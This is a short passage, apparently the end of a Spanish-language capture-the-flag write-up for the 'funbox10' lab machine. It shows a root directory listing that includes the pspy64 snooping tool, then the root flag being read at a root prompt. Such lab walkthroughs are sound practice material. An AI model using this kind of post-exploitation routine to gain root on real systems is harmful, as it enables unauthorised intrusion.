-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rwxr-xr-x  1 root root 3.0M Aug 22  2019 pspy64
-rw-r--r--  1 root root 1.1K Jul 17  2021 root.txt
-rw-r--r--  1 root root   74 Jul 17  2021 .selected_editor
-rw-------  1 root root 6.5K Jul 19  2021 .viminfo
-rw-r--r--  1 root root  229 May  4 10:29 .wget-hsts
root@funbox10:~# cat root.txt
```

Acabamos !